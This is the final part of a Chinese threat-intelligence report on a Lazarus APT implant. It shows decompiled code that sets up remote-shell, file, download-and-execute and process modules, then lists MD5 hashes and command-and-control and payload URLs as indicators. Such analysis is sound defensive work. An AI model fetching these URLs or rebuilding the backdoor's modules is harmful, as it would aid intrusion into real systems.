
v2 = this;
this[1] = a2;
*this = &CRootFunit::`vftable'; // 远程shell,系统信息
this[2] = 0;
v3 = operator new(0x240u);
if ( v3 )
{
    v4 = v3;
    v3[1] = v2[1];
    *v3 = &CFsFunit::`vftable'; // 文件，磁盘信息操作
    v3[2] = 2;
    v5 = sub_404750();
    sub_404960(v5, v4);
}
v6 = operator new(0x42Cu);
v7 = v6;
if ( v6 )
{
    memset(v6, 0, 0x42Cu);
    v8 = v2[1];
    *v7 = &CFduFunit::`vftable'; // 下载执行
    v9 = *v7;
    v7[1] = v8;
    v7[2] = 3;
    (*(v9 + 4))(v7, 1);
}
v10 = operator new(0xCu);
if ( v10 )
{
    v11 = v10;
    v10[1] = v2[1];
    *v10 = &CProcessFunit::`vftable'; // 进程相关
    v10[2] = 5;
    v12 = sub_404750();
    sub_404960(v12, v11);
}

```

总结

Lazarus 团伙是一个长期活跃的APT组织，其网络攻击武器库十分强大，拥有对多平台进行攻击的能力。近年来，该团伙多次被安全厂商披露，但从未停止进攻的脚步，反而越发活跃，攻击目标也越发广泛。同时，该团伙也多次针对中国国内进行攻击活动，所以企业用户在日常的工作中，切勿随意打开来历不明的邮件附件和链接。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。



IOC

MD5

8451be72b75a38516e7ba7972729909e

bc13fc599bb594bc19ac9e6fde0c28c6

4662dfa19bd590b1088befa28426a161

b5a31d89f5b83d37c921d159364c968c

e6521be3b323865cf05f27d7c43aeff2

URL

http://www.sofa.rs/wp-content/themes/twentyineteen/sass/layout/h1.jpg

hxxp://teslacontrols.ir/wp-includes/images/detail31.jpg

hxxp://teslacontrols.ir/wp-includes/images/detail32.jpg

http://www.kingsvc.cc/index.php

http://www.sofa.rs/wp-admin/network/server_test.php

http://www.afuocolento.it/wp-admin/network/server_test.php

http://www.mbrainingevents.com/wp-admin/network/server_test.php

声明：本文来自奇安信威胁情报中心，版权归作者所有。文章内容仅代表作者独立观点，不代表安全内参立场，转载目的在于传递更多信息。如有侵权，请联系 anquanneican@163.com。

Source: <https://www.secrss.com/articles/18635>